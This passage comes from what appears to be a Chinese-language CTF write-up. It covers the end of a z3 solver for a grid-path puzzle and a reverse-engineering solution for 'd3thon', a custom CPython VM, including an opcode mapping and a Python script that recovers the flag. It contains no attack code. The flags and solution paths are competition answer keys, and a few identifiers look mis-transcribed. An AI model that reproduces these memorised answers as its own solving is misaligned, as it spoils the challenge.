66             solver.add((m[6 * i + j] & 0xf) >> 3 == (m[6 * (i - 1) + j] & 0x3) >>
1)
67
68     if __name__ == "__main__":
69         while solver.check() == sat:
70             s = solver.model()
71             print([s[i].as_long() for i in m[:36]])
72             solver.add(Or([m[i] != s[m[i]] for i in range(36)]))

```

得到一个结果：

#### Plain Text

```

1  [3, 5, 5, 5, 5, 6]
2  [10, 0, 3, 5, 6, 10]
3  [9, 5, 12, 0, 10, 10]
4  [3, 5, 5, 6, 10, 10]
5  [9, 5, 6, 9, 12, 10]
6  [0, 0, 9, 5, 5, 12]

```

所以要找到一条路径，使得从 (0, 0) 出发将全零的方阵变成这个结果。考虑贪心算法，先满足当前点在下次移动时能变成目标值，可以手动走出一条路径 22441442223133324424441111133333，即为 flag

## d3thon

一个可以根据程序特征和指令集来猜指令功能的 CPython 虚拟机

首先在 ubuntu 下编译一个 python 3.10.0，将题目运行起来，对照着 bcode.lbc，可以得知

## Plain Text

```
1 ZOAmcoLkGlAXXqf    是定义函数
2 kZsłMZYNvPBwgdCz    是 print
3 oGwDokoxZgoeViFcAF  是定义变量
4 RDDDZUiIKbxCubJEN    是执行函数
5 uPapnsSbmeJLjin      是 input("[flag] >> ")
6 OuGFUKNGxNLeH0udCK  是比较, 2 是相等, 3 是不等
```

定义的 check 函数就是判断 flag 是否等于

-194952731925593882593246917508862867371733438849523064153861650948471779982880938

okokokok 是主运算模块, 其中定义了四种运算: kuhisCvwaXWfqCs, IEKMEDdrPpzpdKy, OcKUQCYqhwHXfAgGZH, FLNPsiCIVICftzpUAR。分别到 ida 里去找这四个字符串的引用, 往下翻翻不难找到 PyNumber\_\_add sub 这些明显的调用, 其实就对应了 python 里的 ~、+、^、- 四种运算

所以把 okokokok 这个过程反过来就能还原 flag 了。这里把 okokokok 列表里的东西摘到一个文件去操作:

## Python

```
1  convert = None
2
3  with open("1.txt") as f:
4      convert = f.read().split(',')
5
6  result =
    -19495273192559388259324691750886286737173343884952306415386165094847177998288
    0938
7  for c in convert[::-1]:
8      lst = c.strip('').split(':')
9      op = lst[0]
10
11     if op == "kuhisCvwaXWfqCs":
12         result = ~result
13     elif op == "IEKMEDdrPpzpdKy":
14         result = result - int(lst[2])
15     elif op == "OcKUQCYqhwHXfAgGZH":
16         result = result ^ int(lst[2])
17     elif op == "FLNPsiCIvICFtzpUAR":
18         result = result + int(lst[2])
19
20  flag = ''
21  flag_hex = hex(result)[2:]
22  for i in range(0, len(flag_hex), 2):
23      flag += chr(int(flag_hex[i:i+2], 16))
24
25  print(f"d3ctf{{{flag}}}")
```